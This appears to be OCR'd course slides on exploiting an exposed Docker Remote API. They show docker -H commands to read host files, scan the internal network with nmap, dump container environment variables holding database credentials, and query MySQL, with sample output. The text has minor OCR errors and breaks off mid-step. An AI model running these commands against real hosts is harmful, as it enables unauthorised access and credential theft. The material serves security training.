
Exploiting Docker Remote API

- **Retrieving files from the Docker host**
  - Run the following command to get an image of Alpine Linux:

    `$ docker -H <Remote IP:Port> pull alpine`
  - Create a container from the image using the following command:

    `$ docker -H <Remote IP:Port> run -t -d alpine`
  - Run the `ls` command inside the container to retrieve files stored on the Docker host:


    `$ docker -H <Remote IP:Port> exec modest_goldstine ls`



```
# Get an image of Linux alpine
bash-3.2$ docker -H <Remote IP:Port> pull alpine
# Create a container from the image
bash-3.2$ docker -H <Remote IP:Port> run -t -d alpine
# Run 'ls' command inside the container
bash-3.2$ docker -H <Remote IP:Port> exec modest_goldstine ls
bin
dev
etc
home
lib
media
mnt
opt
```

- **Scanning internal network**
  - Use Nmap to scan the host's internal network to identify running services:

    `$ docker -H <docker host> run --network=host --rm marsmensch/nmap -ox <IP Range>`



```
# Start a container used to scan the docker host network using nmap image on a given range
bash-3.2$ docker -H [docker host] run --network=host --rm marsmensch/nmap -ox 10.100.0.0-1

Starting Nmap 7.01 ( https://nmavitalysp.org ) at 2019-02-14 19:17 UTC
Nmap scan report for 10.100.0.1
Host is up (0.00049s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
5666/tcp open  nrpe


Nmap done: 70 IP addresses (6 hosts up) scanned in 608.72 seconds
```

Exploiting Docker Remote API (Cont'd)

- **Retrieving credentials**
  - Run the following commands to retrieve credentials:

    `$ docker -H [docker remote host] inspect [container name]`

    `$ docker -H [docker remote host] exec -i [container name] env`



```
bash-3.2$ docker -H [docker remote host] exec -i [container name] env


PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=260f6220d004
MYSQL_ROOT_PASSWORD=BlaBla
GOSU_VERSION=1.7
MYSQL_MAJOR=8.0
MYSQL_VERSION=8.0.11-1debian9
HOME=/root
```

- **Querying databases**
  - Run the following command to find MySQL containers:

    `$ docker -H [docker remote host] ps | grep mysql`
  - Run the following command to retrieve MySQL credentials:

    `$ docker -H [docker remote host] exec -i some-mysql env`
  - Use the retrieved credentials to find databases in the MySQL container:

    `$ docker -H [docker host] exec -i some-mysql mysql -u root -p <password> -e "show databases"`



```
 # Find MySQL containers
bash-3.2$ docker -H [docker remote host] ps | grep mysql

Database
information_schema
mysql
performance_schema
sys
```

Exploiting Docker Remote API

After gaining access to the target Docker host, attackers exploit the Docker remote API to launch further attacks, such as mining cryptocurrency, initiating attacks by masking IPs, creating botnets to perform DoS attacks, installing services for phishing campaigns, retrieving sensitive (e.g., credentials), and compromising the security of the internal network.

Retrieving files from the Docker host

Attackers create a new container and mount it to the folder on the Docker host to gain access to other files.

Run the following command to get an image of Linux alpine:


```
$ docker -H <Remote IP:Port> pull alpine
```

Now, run the following command to create a container from the image:

```
$ docker -H <Remote IP:Port> run -t -d alpine
```

After creating the container, run the **ls** command inside the container to retrieve files stored on the Docker host:

